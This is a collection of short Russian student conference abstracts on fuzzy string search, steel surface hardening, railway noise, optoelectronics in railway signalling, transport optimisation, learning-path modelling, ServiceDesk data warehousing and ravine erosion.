Алгоритмы нестрого поиска (также известного как поиск по сходству или fuzzy string search) являются основой систем проверки орфографии и полноценных поисковых систем. Нестрогий поиск целесообразно применять при поиске слов с опечатками, а также в тех случаях, когда возникают сомнения в правильном написании.

При организации поиска данных в базах данных возникают характерные проблемы, связанные с наличием в запросах орфографических и фонетических ошибок, ошибок ввода информации, а также отсутствием единых стандартов транскрипции с иностранных языков.

Алгоритм предлагает правильные варианты исправления слова, если количество ошибок не больше двух.

Например, у нас имеется слово «стод». В нем специально допущена ошибка, так как мы будем использовать это слово для генерации «ошибочных» вариантов.

Задан набор операций для преобразования слова «стод»:

1. Вставка
2. Замена
3. Удаление
4. Перестановка

Операцию перестановки я решил выполнять следующим образом: с помощью параметра цикла обходим всю строку и, начиная со второго символа, меняем его на предыдущий.

Все «ошибочные» варианты будем хранить в ранее созданных двух ассоциативных массивах: *dict1* и *dict2*, соответственно. Ключами для этих массивов будут служить «ошибочные» варианты, а значения оставим пустыми, чтобы не использовать лишнюю память. Первый массив *dict1* предназначен для хранения «ошибочных» вариантов, созданных при помощи одного применения операций, указанных выше. Во втором массиве *dict2* будут храниться «ошибочные» варианты, которые были созданы после второго применения всех возможных комбинаций удаления, перестановки, замены и вставки.

Сначала будем генерировать те «ошибочные» варианты, которых меньше всего по количеству. Количество действий, необходимых для генерации «ошибочных» вариантов, применяя эту операцию, равняется длине слова (n). Операция перестановки требует меньше действий $n - 1$, но, как написано выше, она возможна только со второго символа, поэтому нач-

нем с операции удаления. После применения операции удаления получим следующие варианты «ошибочных» слов:

- тод
- сод
- std
- сто

Сохраним полученные варианты в первый массив *dict1*.

Следующая по количеству действий, необходимых для генерации «ошибочных» вариантов, операция перестановки. Начиная со второй буквы, меняем их местами с предыдущей и сохраняем это слово в массив *dict1*.

Получившиеся варианты:

- тсод
- сотд
- stdo

Следующая операция – замена буквы. Нам понадобится алфавит русского языка. Количество действий, необходимых для генерации «ошибочных» вариантов равно произведению мощности алфавита (A) на длину слова (n). Новые «ошибочные» варианты сохраним в первый массив *dict1*.

Последняя операция по количеству действий – вставка. Необходимо $A(n + 1)$ действий для создания всех «ошибочных» вариантов, используя эту операцию.

После создания «ошибочных» вариантов с применением одной операции исправления, мы переходим к созданию «ошибочных» вариантов для второго массива *dict2*.

К каждому «ошибочному» варианту еще раз применим всевозможные комбинации операций вставки, удаления, перестановки и замены.

Следует также учитывать то, что «ошибочные» варианты, сгенерированные с помощью операций удаление→перестановка, повторяются с вариантами, сгенерированными с помощью операций перестановка→удаление. Поэтому количество «ошибочных» вариантов, созданных при помощи следующих операций исправления: перестановка→удаление, перестановка→перестановка, перестановка→замена, перестановка→вставка, сокращается до $n^2(2A + 1) - n(A + 2) - A + 1$.

Аналогично, не должны учитываться операции вида замена→удаление, замена→перестановка, так как мы их уже учитывали при создании «ошибочных» вариантов с помощью операций удаление→замена, перестановка→замена. Количество «ошибочных» вариантов сокращается до $A^2n^2 + A^2n$.

Также нет необходимости создавать «ошибочные» варианты с помощью следующих операций: вставка→удаление, вставка→перестановка, вставка→замена. Аналогично, количество «ошибочных» вариантов сокращается до $A^2n^2 + 3A^2n + 2A^2$.

В результате, мы удалили часть повторяющихся «ошибочных» вариантов. Теперь можем перейти к сокращению количества сгенерированных «ошибочных» вариантов для тех операций, которые у нас остались.

Следующая операция, для которой можно сократить количество сгенерированных «ошибочных» вариантов, – первая замена буквы. Необходимо учитывать те случаи, когда буква, которую мы хотим заменить, совпадает с той, на которую мы хотим ее заменить. Следовательно, количество «ошибочных» вариантов сокращается на n . В результате, $n(A - 1)$ «ошибочных» вариантов.

Также можно сократить количество сгенерированных «ошибочных» вариантов и для операции вставки: не следует вставлять букву, если она совпадает с той, которая будет стоять следом за ней.

Мы сократили количество «ошибочных» вариантов, которые мы создавали с одним применением операции исправления для массива *dict1*. Перейдем к массиву *dict2*.

Начнем с операции удаление→замена. Заменяем букву в том случае, если она не совпадает с той, на которую мы хотим ее заменить.

Следующая операция удаление→вставка. Количество «ошибочных» вариантов можно сократить, если проверять на совпадение букву, которую мы хотим вставить, с буквой, которая будет следующей за ней. В случае совпадения необходимо учитывать, что некоторые буквы алфавита русского языка не удваиваются: «е, ё, и, й, к, э, ш, щ, ь, ы, ъ».

Следующие операции, которые мы рассмотрим – перестановка→замена. Замену необходимо производить в том, случае, если буква, которую мы хотим заменить, не совпадает с буквой, на которую мы хотим ее заменить, и, если заменяемая нами буква не входит в число тех, которые прежде участвовали в перестановке.

Возьмем алфавит русского языка, отсортированный по убыванию частотности букв. Разобьем этот алфавит на две части. Первая часть будет состоять из восемнадцати букв, которые встречаются в словах чаще всего. Вторая часть состоит из оставшихся букв, которые не попали в первую часть.

Библиографический список:

1. Бойцов Л.М. Классификация и экспериментальное исследование современных алгоритмов нечеткого словарного поиска // Труды 6-ой Всероссийской научной конференции “Электронные библиотеки: перспективные методы и технологии, электронные коллекции” - RCDL2004, Пушкино, Россия, 2004.
2. Бойцов Л.М. Использование хеширования по сигнатуре для поиска по сходству // Прикладная математика и информатика, ВМиК МГУ, № 8, 2001, с. 135-154.

ХИМИКО-ТЕРМИЧЕСКАЯ ОБРАБОТКА

Туляков Р.А., Иванова А.П.

Оренбургский институт путей сообщения – филиал СамГУПС

Химико-термическая обработка стали.

Термическую обработку, при которой изменяется не только структура, но и химический состав по-верхностных слоев металла, называют химико-термической обработкой.

Сущность химико-термической обработки стали состоит в искусственном изменении химического состава ее поверхностных слоев. Цель такой обработки - получение высокой поверхностной твердости и износостойкости стальных деталей.

Химический состав поверхностных слоев стали изменяется благодаря проникновению в них различных элементов. Изменение химического состава вызывает изменение структуры и свойств поверхностного слоя.

Химико-термическая обработка осуществляется помещением стали в среду, в которой происходит насыщение ее поверхностного слоя. Химико-термическая обработка стали складывается из трех этапов: диссоциации, адсорбции и диффузии.

Диссоциация происходит в газовой среде и состоит из разложения молекул тех или иных соединений и образования активных атомов

Адсорбция - это поглощение поверхностью стали свободных, главным образом активных, атомов из газовой смеси или раствора.

Диффузия заключается в проникновении адсорбированных атомов с поверхности металла в глубь его. Она происходит в результате теплового движения атомов, без воздействия внешних сил. Диффузия характеризуется коэффициентом диффузии D , который численно равен количеству вещества, продиффундировавшему через площадку в 1 см^2 , в течение 1 сек. при перепаде концентраций по обе стороны площадки, равном единице.

Различают следующие виды химико-термической обработки:

Цементация-процесс насыщения стальных деталей углеродом называют цементацией.

Основная цель цементации - это получение высокой твердости поверхностного слоя деталей при сохранении мягкой и вязкой сердцевины, а также повышение износостойкости и предела усталости.



По способу производства цементация разделяется на твердую, газовую и жидкую.

Атомарный углерод поглощается поверхностью стальных деталей, находящихся при этой температуре в аустенитном состоянии. В результате образуется цементованный слой.

При цементации твердые карбюризаторы обычно используют неоднократно. Для этого цементации подвергаются зубчатые колеса, валы, шпиндели, поршневые пальцы, толкатели клапана, лемехи и другие ответственные детали машин.

Цианирование. Процесс насыщения поверхности стальных Деталей углеродом и азотом называют цианированием. Существует два вида цианирования: высокотемпературное и низкотемпературное.

Аллитирование. Этот процесс применяют главным образом для придания поверхности стальных деталей особых физических свойств с целью повышения их жаростойкости. Алитированию подвергают детали, работающие при высоких температурах: камеры газификации, колосники решеток газогенераторных тракторов, чехлы термопар, цементационные ящики, трубы и т.д. Процесс алитирования основан на диффузии алюминия в сталь.

Хромирование. Целью этого процесса, так же как и алитирования, является повышение поверхностной твердости и жаростойкости. Хромирование производится в газовой среде, содержащей хлориды хрома, при температуре 900-1100 °С в течение 10-20 час. В результате диффузии поверхность стальных деталей насыщается хромом на глубину 0,1-0,3 мм и приобретает высокую твердость, жаро- и коррозионную стойкость.

ВЛИЯНИЕ ШУМА ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА НА НАСЕЛЕНИЕ В Г. ОРЕНБУРГЕ

Ундубаева А.А., Сармутдинова Д.Н., Генварева Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Освещена проблема акустического загрязнения от подвижного состава железнодорожного транспорта и воздействие шума на население в г. Оренбурге. Железнодорожный транспорт имеет ряд преимуществ перед другими видами транспорта с точки зрения воздействия на окружающую среду:

- высокая эффективность использования энергоресурсов;
- меньшая потребность в занимаемых площадях;

– меньший объем выбросов вредных веществ.

Однако в последнее время железнодорожный транспорт все чаще становится причиной жалоб населения на повышенный шум. Далеко не все железные дороги имеют зону санитарного разрыва. И строительство жилых домов зачастую ведется на расстоянии менее 100 м от железнодорожных путей. Проезд железнодорожного состава обуславливает возрастание уровня шума в некоторых случаях до 80-90 дБА на прилегающей жилой территории, что вызывает большое количество обращений жителей с жалобами на повышенный шум. Технические нормы шума в Российской Федерации, ограничивающие уровень шума, создаваемого поездом никак не стыкуются с санитарными нормами и действуют далеко не для всех видов подвижного состава. Отечественный подвижной состав железнодорожного транспорта в среднем на 7-10 дБА более шумный, чем европейские модели [2].

Проблема повышенного акустического воздействия на население от железнодорожного транспорта актуальна практически для всех населенных пунктов, прилегающих к железным дорогам и особенно остро стоит в больших мегаполисах. Повышенный шум – одна из основных причин жалоб населения, поэтому решению этой проблемы уделяется внимание во всем мире.

Основной источник акустического загрязнения – транспорт (от 75 до 85%), при этом на втором месте находится железнодорожный транспорт. Доля железнодорожного транспорта составляет от 6 до 13%, его вклад возрастает в ночное время почти в 2 раза.

Выполненными в Европе исследованиями были установлены важные особенности воздействия железнодорожного шума на население, в отличие, например, от автодорожного:

- шум автодорожный непрерывный, а железнодорожный прерывисто регулярный, что позволяет слуховым рецепторам частично восстанавливаться от акустической нагрузки;
- шум железнодорожного транспорта медленно возрастает и убывает, что также легче воспринимается населением;
- шумовая нагрузка от железнодорожного транспорта распределена так, что способствует привыканию, в результате чего этот шум воспринимается легче;
- психологически железнодорожный шум с пониманием воспринимается жителями [1].

Источником интенсивного шума в г. Оренбурге являются локомотивные, вагонные депо, которые в нашем городе не вынесены за городскую черту.

На прилегаемых территориях по улицам Орлова, проспект Парковый, Лабужского, проспект Братьев Коростылевых основными источниками шума в окружающей среде являются:

Таблица 1 - Источники шума железнодорожного транспорта

Источник шума	Расстояние, м	УЗ, дБ
Движение подъездного состава при скоростях 120...180 км.ч.	35	110-115
Электровозы	35	85-90
Тепловозы	35	100- 105
Соударение вагонов	40	105-110
Звуковые сигналы локомотивов и электроподвижного состава	35	115-120

Предприятия железнодорожного транспорта, находящиеся в городской черте наносят большой вред человеку и экологии, так как вибрации, которые создаются при движении поездов, механические колебания, не только негативно действуют на состояние человека, но и наносят вред окружающей среде. Например, при следовании поезда через мост вибрации передаются через его основание, реку и рядом находящиеся объекты, что приводит к медленному разрушению строений и влияет на речной планктон.

Воздействие шума на жителей зависит не только от типа поезда и его скорости, но и от числа пар поездов, а также от расстояния от железнодорожной линии до жилой застройки, подвергающейся акустическому воздействию.

С каждым годом идет расширение сети железных дорог, увеличивается объём перевозок. В связи с этим происходит увеличение скорости поездов, что соответственно вызывает рост шума. Меры, которые применяются работниками железнодорожного транспорта следующие: устранение износа и дефектов поверхности катания колес; шлифовка рельсов, уложенных в пути; повышение гибкости системы буксового рессорного подвешивания тележек; ограничение скорости движения поездов – это самый более эффективный способ.

Выделяют три основных объекта, на которые воздействует шум от железнодорожного транспорта:

- 1) селитебная зона;
- 2) пассажиры и обслуживающий персонал на станциях;
- 3) пассажиры и обслуживающий персонал поездов.

Основные источники шума, действующие на людей, находящихся на перронах, в залах ожидания и других помещениях вокзалов, следующие:

- громкоговорящие системы оповещения;
- шум приближающегося (уходящего) поезда;
- шум вспомогательного оборудования (вентиляционные системы, эскалаторы, уборочные машины, кондиционеры, системы отопления).

Защита от шума - производится на железнодорожном транспорте в тех случаях, когда появляются звуки, мешающие восприятию полезных звуков (сигналов) или нарушающие тишину, а также звуки, оказывающие вредное или раздражающее действие, уменьшением давления, на организм человека.

Избежать шума удаётся оптимальным выбором параметров процесса. Гидродинамический шум обычно наблюдается при кавитации, когда возникает звуковой импульс сокращающихся пузырьков газа или пара, находящихся, например в рабочих жидкостях гидродинамических установок.

С целью охраны здоровья от шума работающих введен обязательный гигиенический контроль объектов, генерирующих шум, регистрация физических факторов, оказывающих вредное воздействие на окружающую среду и человека.

Меры борьбы с шумом:

- 1) замена шумных процессов бесшумными или менее шумными;
- 2) улучшение качества изготовления и монтажа оборудования;
- 3) укрытие источников шума;
- 4) вывод работающих людей из сферы шума;
- 5) применение индивидуальных защитных средств.

Снижение шума железнодорожного транспорта:

Очень многое делается для снижения шума от железной дороги, вот некоторые меры которые применяются:

- 1) устранения износа и дефектов поверхности катания колес;
- 2) шлифовка рельсов, уложенных в пути;
- 3) повышение гибкости системы буксового рессорного подвешивания тележек;
- 4) ограничение скорости движения поездов – это самый более эффективный способ.

Для защиты от шума применяют ферромагнитные материалы с малой магнитострикцией, уменьшают индукцию в электрических машинах, для чего проводят точный выбор их параметров, обеспечивают тщательную затяжку элементов и деталей. Вредное действие шума на организм человека проявляется в специфическом поражении органа слуха и неспецифических изменениях других его органов и систем. При этом имеют значение характер, уровень, частотный состав, продолжительность воздействия шума, а также индивидуальная чувствительность к нему [3].

Библиографический список:

1. Куклин Д.А. Расчет шумовых характеристик потоков железнодорожного транспорта. Специальном выпуск "ELPIT-2012" научного издания «Известия Самарского научного центра РАН», г. Самара, 2012 г., т 14, с. 885-888.
2. Иванов Н.И. Инженерная акустика. Теория и практика борьбы с шумом: учебник, – М.: Логос, 2010, – 424 с.
3. О концепции снижения уровней шума и вибрации в городе Москве. Постановление Правительства Москвы, 16 октября 2007 г., №896-ПП.

**ФИЗИЧЕСКАЯ ОСНОВА ОПТОЭЛЕКТРОНИКИ И ЕЁ ПРИМЕНЕНИЕ НА
ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ.**

Хачатрян Т.В., Сейтмагамбетов С.Э., Генварева Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Оптоэлектроника – это раздел электроники, занимающийся вопросами использования оптических и электрических методов обработки, хранения и передачи информации[1]. Т.е. с помощью вспомогательных устройств идет преобразование световой энергии в электрическую, что помогает ускорить передачу и переработку информации. Кроме того подобный способ передачи отличается большой информационной емкостью. Оптоэлектронные приборы преобразуют оптические сигналы в электрические и наоборот. Также существенное значение имеет тот факт, что при использовании координатной системы, оптоэлектронные приборы дают возможность работать со всем оптическим изображением, а не с отдельными его участками.

Физической основой оптоэлектроники являются физические процессы, происходящие при взаимодействии электромагнитного излучения оптического диапазона с веществом.

Основными эффектами оптоэлектроники являются: внутренний фотоэффект, фотогальванический эффект, люминесценция, электрооптический эффект. На железной дороге оптоэлектроника также нашла свое применение. Одним из способов применения оптической электроники на железной дороге являются некоторые виды люминесценции. Среди них: фотолюминесценция и электролюминесценция, Фотолюминесценция применяется при движении в темное время суток: свето-отражающие элементы, прикрепленные к внутренней стороне перил мостов и тоннелей позволяют машинистам лучше ориентироваться. Электролюминесценция – свечение вещества под воздействием электрического поля, чаще всего используется в виде подсветки шкал приборов. Кроме этого оптоэлектроника используется для сигналов выходных светофоров: «Выходными светофорами на участках, оборудованных автоблокировкой, при отправлении поездов с отклонением по стрелочным переводам с крестовинами пологих марок подаются сигналы:

1) один зелёный мигающий и один жёлтый огни и одна зелёная светящаяся полоса - разрешается поезду отправиться с железнодорожной станции со скоростью не более 80 км/ч; поезд следует с отклонением по стрелочному переводу; следующий светофор открыт;

2) два жёлтых огня и одна зелёная светящаяся полоса - разрешается поезду отправиться с железнодорожной станции со скоростью не более 60 км/ч; поезд следует с отклонением по стрелочному переводу; следующий светофор закрыт;

3) один зелёный мигающий и один жёлтый огни и две зелёные светящиеся полосы - разрешается поезду отправиться с железнодорожной станции со скоростью не более 120 км/ч; поезд следует с отклонением по стрелочному переводу; следующий светофор открыт;

4) два жёлтых огня и две зелёные светящиеся полосы - разрешается поезду отправиться с железнодорожной станции со скоростью не более 60 км/ч; поезд следует с отклонением по стрелочному переводу; следующий светофор закрыт»[2].

Оптоэлектроника играет очень важную роль для железнодорожного транспорта, являясь основой для многих профессий, так или иначе связанных с железной дорогой. Оптоэлектроника – своеобразный разговорный язык для диспетчеров, машинистов, сигнальщиков и др. и без существования этого вида связи работа железной дороги значительно замедлится.

Библиографический список:

4. Свечников С.В. Оптоэлектроника//Большая советская энциклопедия: [в 30 т.] / гл. ред. А. М. Прохоров. - 3-е изд. - М.: Советская энциклопедия, 1969-1978.
5. Наш транспорт. Инструкция по сигнализации на железнодорожном транспорте РФ. – Режим доступа: <http://wiki.nashtransport.ru/wiki/>

**ПРИМЕНЕНИЕ ДИНАМИЧЕСКИХ ТРАНСПОРТНЫХ ЗАДАЧ И МЕТОДА
НАЗНАЧАЕМЫХ ТРАЕКТОРИЙ**

Черных А.С., Блюмин С.Л.

Липецкий государственный технический университет

Динамические транспортные задачи (ДТЗ) [1] относятся к задачам планирования и управления запасами в сложных системах. В таких системах трудно принимать обоснованные решения, зависящие от большого числа факторов и ограничений на них, без учета последствий принятого решения на достаточно длительном промежутке времени.

В настоящее время применение ДТЗ и метода назначаемых траекторий весьма обширно. Одним из направлений моей работы является: управление запасами на предприятии розничной торговли семян овощных, цветочных, бахчевых культур и посадочного материала. Данное направление помогает решить многопродуктовые транспортные задачи [2, 3], связанные с перевозкой разнородных товаров от поставщиков к потребителям с заданным уровнем запасов на складе.

Предлагаемая математическая модель динамических транспортных задач управления запасами предприятия помогает:

- решить задачу без применения численных методов оптимизации задач большой размерности;
- минимизировать колебания запасов и соответственно уменьшить затраты на погрузочно-разгрузочные работы на складах производства и потребления;
- минимизировать стоимость перевозок для назначенной траектории запасов.

Использование транспортной модели не ограничивается задачей о транспортировке чего-либо между географическими пунктами отправления и назначения. Другое направление моей работы можно применить, например, к компании, предоставляющей бухгалтерские услуги населению.

В настоящее время аутсорсинговые компании нашли широкое применение на рынке. Аутсорсинг бухгалтерских услуг – является частным случаем аутсорсинга, который дает возможность заказчику избавиться от затрат на собственную бухгалтерию.

В таких компаниях необходимо правильно распределить нагрузку на операторов, чтобы сократить время выполнения той или иной услуги.

Данная математическая модель динамических транспортных задач с помощью метода назначаемых траекторий помогает:

- решить задачу без применения численных методов оптимизации;
- определить оптимальное количество операторов;
- найти оптимальную загрузку оператора;
- минимизировать время выполнения услуг, для повышения качества обслуживания клиентов.

Таким образом, многообразие применения динамических задач и назначения приемлемой (пусть и не строго оптимальной) траектории часто содержательно оправдано и непосредственно возможно. Этим мотивируется предпринятое применение метода назначаемых траекторий к динамическим транспортным задачам.

Библиографический список:

1. Первозванский А.А. Математические модели в управлении производством, М., 1975, 616 с.
2. Монтлевич В.М., Бородинова И.А. О некоторых постановках многопродуктовых транспортных задач [Текст]// Вестник СамГУ. – 2008. - №7. – с.66.

3. Раскин Л.Г., Кириченко И.О. Многоиндексные задачи линейного программирования. М.: Радио и связь, 1982. – 240 с.

ДИНАМИЧЕСКАЯ МОДЕЛЬ ФОРМИРОВАНИЯ И УПРАВЛЕНИЯ ИНДИВИДУАЛЬНОЙ ТРАЕКТОРИЕЙ ОБУЧЕНИЯ СТУДЕНТА, ОРИЕНТИРОВАННОЙ НА УСПЕШНОЕ ОСВОЕНИЕ КОМПЕТЕНЦИЙ

Черняева Н.В.

Национальный исследовательский Томский политехнический университет

В связи с переходом системы образования на компетентностно-ориентированный подход актуальной является проблема оценивания результатов обучения, а так же построения индивидуальной траектории обучения студента, решение которых требует применения современных информационных технологий, т.к. подобную задачу можно отнести к разряду трудноформализуемых. В соответствии с федеральными государственными стандартами высшего профессионального образования (ФГОС ВПО) третьего поколения, определяющими требования к результатам освоения основных образовательных программ (ООП), почти четверть ООП имеет вариативный характер, т.е. зависит от выбора студента. Это значительно отражается на результатах формирования различных компетенций.

Результатом освоения дисциплин является приобретение множества компетенций. В отличие от работы [1] (Алгязян, Чудова) структуру модели компетентности выпускника представим в виде трех уровней, так как это прописано в ФГОС-3:

- первый уровень - компетентность;
- второй уровень - общекультурные и профессиональные компетенции;
- третий уровень - частные компетенции.

Компетентность студента можно оценить на основании оценок, полученных в процессе

изучения $N = \sum_{i=1}^T N_i$ дисциплин выбранной специальности, связанных с конкретной компетенцией.

Обозначим оценки по дисциплинам как $V_j(t)$, $j=1, \dots, N_t$, где N_t – количество дисциплин, связанных с конкретной компетенцией, которые необходимо изучить в семестре t в соответствии с учебным планом.

Переменные V_j можно оценивать в баллах промежуточной внутри семестровой аттестации (контрольные точки), например по 5-балльной или 100-балльной шкале. Оценка может быть как качественной, так и количественной.

Интегральная оценка студента $V(t)$ в момент времени t равна

$$V(t) = \sum_{j=1}^{N_t} w_j V_j(t), \quad t=1, \dots, T \quad (1)$$

где w_j – значимость (вес) данной дисциплины в усвоении компетенции (определяется

экспертным путем, соблюдая ограничение $\sum_{j=1}^{N_t} w_j = 1$).

Динамику успеваемости студента в дискретном времени будем описывать уравнением:

$$V_j(t+1) = V_j(t) + \mu_j(t) + \eta_j(t) + u_j(t), \quad j=1, \dots, N_t. \quad (2)$$

Здесь $\mu_j(t)$ – среднее значение оценки по j -й дисциплине (назовем эту величину эффективностью освоения j -й дисциплины). Величины $\mu_j(t)$ определяются на основе исторических данных по семестровой аттестации.

$\eta_j(t)$ – случайная составляющая эффективности освоения j -й дисциплины с параметрами $M(\eta_i(t)) = 0$, $M(\eta_i(t)\eta_s(t)) = \Sigma_{is}(t)$, $i, s = 1, \dots, n$, где $\Sigma_{is}(t)$ – матрица ковариации эффективностей освоения дисциплин.

$u_j(t)$ – баллы, полученные за дополнительные задания или разделы (если $u_j(t) > 0$), либо «штрафные» баллы (если $u_j(t) < 0$).

Введем «эталонную» оценку $V^0(t)$ и запишем уравнение «эталонного» студента следующим образом:

$$V^0(t+1) = V^0(t) + \mu^0(t), \quad (3)$$

где $\mu^0(t)$ – значение оценки (заданная эффективность) «эталонного» студента.

Начальное условие $V^0(0) = V(0) = 0$, т.е. в начальный момент времени оценка эталонного студента, также как и оценка реального студента, равна нулю.

Задача управления траекторией обучения студента заключается в подборе дисциплин и заданий на основании оценок результатов усвоения учебной программы таким образом, чтобы сформированная траектория обучения следовала эталонной на горизонте управления T , где T – промежуток времени, за который студент осваивает программу специальности.

Для оценки тесноты связи между различными дисциплинами специальности используем коэффициент ранговой корреляции Спирмена[2]. Вычисляется он следующим образом:

$$\rho = 1 - \frac{6 \sum_{i=1}^n d_i^2}{n(n^2 - 1)},$$

где d_i^2 – квадрат разности рангов;

n – число наблюдений (число пар рангов).

Коэффициент Спирмена принимает значения от -1 до 1.

Значимость коэффициента проверяется на основе t -критерия Стьюдента по формуле.

При проверке этой гипотезы вычисляется t -статистика:

$$t_{\text{рас}} = \sqrt{\frac{\rho^2(n-2)}{1-\rho^2}}.$$

Расчетное значение сравнивается с табличным значением $t_q(n-2)$. Если расчетное значение больше табличного, это свидетельствует о значимости коэффициента корреляции, а, следовательно, и о статистической существенности зависимости между выборочными данными.

Введем векторы:

$$y(t) = (V_1, \dots, V_N)^T \quad \text{и} \quad z(t) = (y(t), V^0(t))^T$$

Тогда уравнения (2), (3) можно переписать в виде

$$z(t+1) = A(t) \cdot z(t) + A(t) \cdot v(t) + B(t) \cdot u(t), \quad (4)$$

где A – диагональная матрица размерности $(N+1) \times (N+1)$ с элементами:

$$A(t) = \text{diag}(d_{t1}, \dots, d_{tN}; 1), \quad (5)$$

$$v(t) = ((\mu_1(t) + \eta_1(t))d_{t1}, \dots, (\mu_N(t) + \eta_N(t))d_{tN}; \mu^0(t))^T, \quad (6)$$

$$d_{ij} = \begin{cases} 1, & \text{если дисциплина } j \text{ назначена в семестре } i; \\ 0, & \text{в противном случае.} \end{cases}$$

Матрица B размерности $(N+1) \times N$ имеет следующую структуру:

$$B(t) = \begin{pmatrix} d_{t1} & 0 & \dots & 0 \\ 0 & d_{t2} & \dots & 0 \\ \dots & \dots & \dots & \dots \\ 0 & 0 & \dots & d_{tN} \\ 0 & 0 & \dots & 0 \end{pmatrix}. \quad (7)$$

В качестве целевой функции выберем линейный функционал

$$J = M \left\{ \sum_{t=1}^{T-1} (V^0(t) - V(t)) - \sum_{t=0}^{T-1} b^T(t) \cdot u(t) + (V^0(T) - V(T)) \right\} \rightarrow \min_{u(t)}, \quad (8)$$

где $b(t) = (\mu_1(t)d_{t1}, \dots, \mu_N(t)d_{tN})^T$.

Используя $z(t)$, перепишем $(V^0(t) - V(t))$ в форме $(V^0(t) - V(t)) = hz(t)$, где $h = -(1, 1, \dots, 1, -1) \in R^{N+1}$. Критерий качества J примет вид

$$J = M \left\{ \sum_{t=1}^{T-1} hz(t) - \sum_{t=0}^{T-1} b^T(t) \cdot u(t) + hz(T) \right\} \rightarrow \min_{u(t)}. \quad (9)$$

Итак, имеем задачу оптимального управления, в которой уравнение состояния описывается многошаговым процессом (4), а функционал качества – выражением (9). Управление задается вектором $u(t)$. Задача решается при ограничении $V(t) \leq V^0(t)$ или $h \cdot z(t) \geq 0$.

Таким образом, нами разработан новый метод управления траекторией обучения. Система формирует оптимальную индивидуальную траекторию обучения студента, основанную на динамической модели, при ограничениях.

Задача может быть решена стандартным симплекс методом с помощью любого математического пакета (например, Mathcad) или компьютерной программы, написанной на языке, например, Fortran, C++, C#. Для решения задач большой размерности можно воспользоваться методом управления с прогнозирующей моделью.

Библиографический список:

1. Алгазин Г. И., Чудова О. В. Информационные технологии комплексной оценки компетентности выпускника вуза // Вестник НГУ. Сер.: Информационные технологии. -2009. -Т. 7, вып. 3.
2. Кобзарь А.И. Прикладная математическая статистика. – М.: ФИЗМАТЛИТ, 2012. – 813с.

ПОВЫШЕНИЕ ОПЕРАТИВНОСТИ ОБРАБОТКИ ЗАЯВОК СЛУЖБЫ SERVICEDESK

Шайдуллин А.А., Ганиева Г.А., Маликов И.Д., Эминов Ф.И.

Казанский национальный исследовательский технический университет имени А.Н. Туполева

Служба ServiceDesk (стол обслуживания) является точкой контакта пользователя с ИТ-службой. Ранее служба называлась HelpDesk, функциями которой были регистрация, разрешение и отслеживание инцидентов. В службу ServiceDesk добавлены более широкие функции, в том числе, получение запросов на изменения; служба может выполнять также действия, относящиеся к нескольким процессам.

Для повышения оперативности обработки заявок необходимо быстро устранить инцидент и возобновить предоставление услуг. Под инцидентом понимается незапланированное прерывание или снижение качества услуги, инцидент может быть также связан со сбоем конфигурационной единицы, который еще не повлиял на услугу. Конфигурационными единицами являются любые компоненты, которыми необходимо управлять для предоставления услуг.

Вся необходимая информация об инцидентах размещается в хранилище данных. Она представляет собой базу данных, в которой обеспечивается сбор, хранение и доступ к необходимой информации, с целью поиска решений и повышения эффективности обработки запросов.

В основу работы включены задачи технологии ITIL. А именно, задачи предоставления услуг, поддержки услуг и управления инфраструктурой информационных и коммуникационных технологий. В результате решения данных задач составляется статистика по обработке.

ITIL – библиотека, описывающая лучшие из применяемых на практике способов организации работы подразделений или компаний, занимающихся предоставлением услуг в области информационных технологий.

В настоящее время многие организации организуют свою службу технической поддержки. Они используют базы данных для получения сведений о заказах, о пользователях и т.д. Но информация сама по себе без обработки не представляет интерес, поэтому работа с базами данных всегда требует совершенствования способов хранилищ данных.

Целью исследования является разработка методики создания информационной системы для организации хранилищ данных на основе технологии ITIL, позволяющей эффективно собирать и извлекать информацию из хранилищ данных, и, таким образом, повысить эффективность обработки больших объемов информации.

Для достижения поставленной цели необходимо решить следующие задачи:

1. Аналитический обзор существующей системы на основе технологии ITIL.
2. Реализовать метод эффективного сбора и извлечения информации.
3. Проанализировать статистику по реализации и прогнозированию обработки инцидентов на основе технологии хранилищ данных.
4. Провести экспериментальные исследования моделей и алгоритмов с помощью разработанных программ анализа данных на основе технологии хранилищ данных.

Актуальность исследования заключается в том, что на основе технологии ServiceDesk решаются задачи эффективной обработки больших объемов информации, оптимизации процессов взаимодействия сервисной службы с другими подразделениями компании, автоматизации деятельности сервисной службы.

В работе использовались методы: анализа данных, оптимизации, теория баз данных, теория вероятностей.

Разработанная система на основе ServiceDesk будет востребована на крупных предприятиях или организациях, которые имеют свою диспетчерскую службу. Достоверность результатов работы определяется за счет использования проверенных практикой математиче-

ских методов и алгоритмов. Эксперимент с использованием реальных данных полностью подтвердил логические выводы.

Библиографический список:

1. Рахал Я. Модели и алгоритмы системы поддержки принятия решений на основе многомерных хранилищ данных // Научная библиотека диссертаций и авторефератов disserCat. URL: <http://www.dissercat.com/content/modeli-i-algoritmy-sistemy-podderzhki-prinyatiya-reshenii-na-osnove-mnogomernykh-khranilishc>.

**ОВРАГИ, КАК ФОРМА ПРОЯВЛЕНИЯ ГЕОЛОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ
ВРЕМЕННЫХ РУСЛОВЫХ ПОТОКОВ**

Шангареев Р.М., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Башкортостан относится к району интенсивного оврагообразования, так как большая часть территории республики покрыта легко размываемыми породами: суглинками, глинами, песками, что способствует росту оврагов. Овраг – это отрицательная форма рельефа, образованная сравнительно недавно периодически стекающим водным потоком. По всей территории Республики Башкортостан выявлено около 2300 растущих оврагов и 28 тысяч промоин (начальная стадия оврага). Площадь овражно-балочного комплекса, то есть выбывших из сельскохозяйственного оборота земель, составляет 254 тыс. га.

Овражная эрозия представляет собой рельефообразующий процесс. Овраг – самое верхнее звено эрозионной сети – развивается на протяжении сотен лет и, как правило, не уничтожается под влиянием ежегодного антропогенного прессинга. Непосредственной причиной образования оврагов является нарушение (при любых видах хозяйственного использования земель) естественных условий формирования стока на склонах речных долин, балок, суходолов и т.д. Большое количество оврагов развивается в городах, пригородных зонах, поселках, при вырубке лесов, добыче полезных ископаемых и строительстве.

